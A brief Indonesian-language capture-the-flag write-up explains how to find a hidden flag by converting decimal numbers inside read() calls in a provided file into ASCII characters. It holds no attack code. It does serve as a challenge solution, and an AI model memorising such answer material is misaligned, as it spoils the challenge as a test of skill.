Download filenya, buka filenya, lalu scroll sampai ke bawah ada baris panjang yang berisi fungsi read(). Di setiap fungsi ada angka khusus yang kalau dicek itu adalah ekuivalen decimal dari ASCII. Tinggal diubah semua angkanya jadi ascii dan dapat deh flagnya.